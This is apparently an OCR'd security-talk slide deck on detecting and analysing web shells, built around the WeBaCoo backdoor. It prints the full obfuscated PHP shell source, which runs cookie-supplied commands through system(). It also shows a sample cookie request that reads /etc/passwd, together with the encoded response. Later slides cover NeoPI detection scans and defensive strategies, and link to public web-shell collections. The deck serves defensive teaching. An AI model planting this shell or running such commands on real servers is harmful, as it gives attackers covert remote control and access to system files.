


WeBaCoo – Connect via Terminal

WeBaCoo – Establish Connection



WeBaCoo – Execute “/bin/cat /etc/passwd”



HTTP Request Cookie Header

```
Cookie: cm=L2Jpbi9jYXQgL2V0Yy9wYXNzd2Q=; cn=M-cookie;
cp=spK%
```

HTTP Response Set-Cookie Header


```
Set-Cookie: M-cookie=
spK%25cm9vdDp4OjA6MDpyb290O...2FtZXoxMTc6Oi91c3Ivc2hhcmUvdG9
tY2F0NzovYmluL2ZhbHNlCg%3D%3DspK%25
```

webacoo.php

```
<?php
if(isset($_COOKIE['cm'])){
        ob_start();
        $b=strrev("edoced_4"."6esab");
        system($b($_COOKIE['cm']).'2>&1');
        setcookie($_COOKIE['cn'],$_COOKIE['cp'].base64_encode
(ob_get_contents()).$_COOKIE['cp']);
        ob_end_clean();
}
?>
```


```
cm=/bin/cat /etc/passwd
```

WeBaCoo Usage – More Options



WeBaCoo Usage – More Options

WeBaCoo – Host Detection (Entropy)



WeBaCoo – Host Detection (Signatures)

```
remnux@remnux: ~/NeoPI
File  Edit  Tabs  Help
remnux@remnux:~/NeoPI$ neopi.py -s /var/www/files/

       )          (   (
    ( /(          )\ ))\ )
    )\())  (     (()/(()/(
   ((_)\  ))\ (  /(_))(_))
    _((_)/((_))\(_))(_))
   | \| (_)) ((_) _ \_ _|
   | .` / -_) _ \  _/| |
   |_|\_\___\___/_| |___| Ver. *.USEGIT


[[ Total files scanned: 14 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 0.220000 seconds ]]

[[ Top 10 signature match counts ]]
      78        /var/www/files/JspSpy.jsp
      26        /var/www/files/b374k.php
       4        /var/www/files/searchNavigation.jsp
       2        /var/www/files/index.html.1
       2        /var/www/files/sale.jsp
       2        /var/www/files/index.html.2
       1        /var/www/files/webacoo.php
       0        /var/www/files/trust-online-account.jsp
       0        /var/www/files/warranty_validation.jsp
       0        /var/www/files/index.jsp
```

Summary

- Event the simplest web shells can have severe impact
- While they are hard to detect, helpful strategies and tools do exist.
  - Network Detection: Traffic patterns, IDS
  - Host Detection: Existing tools, custom scripts, integrity checkers
  - Forensics: Understand the technology, timelining
  - Malware Analysis: Determine functionality, assess reliability within current infrastructure
- Be proactive and check your public facing servers for web shells.

Other Resources

- Articles/Papers
  - Mo' Shells Mo' Problems - Deep Panda Web Shells

(http://www.crowdstrike.com/blog/mo-shells-mo-problems-deep-panda-web-shells/)

  - “The Little Malware That Could: Detecting and Defeating the China Chopper Web Shell”

(http://www.fireeye.com/resources/pdfs/fireeye-china-chopper-report.pdf)

  - “Gathering in the Middle East, Operation STTEAM”

(http://www.fidelissecurity.com/webfm_send/377)

- Malware
  - https://github.com/tennc/webshell/
  - https://github.com/nikicat/web-malware-collection/tree/master/Backdoors

Closing

- Questions?
- Ideas?
- Other challenges to web shell detection/analysis?

- Contact:
  - Twitter: @asoni
  - Email: soni_anuj@bah.com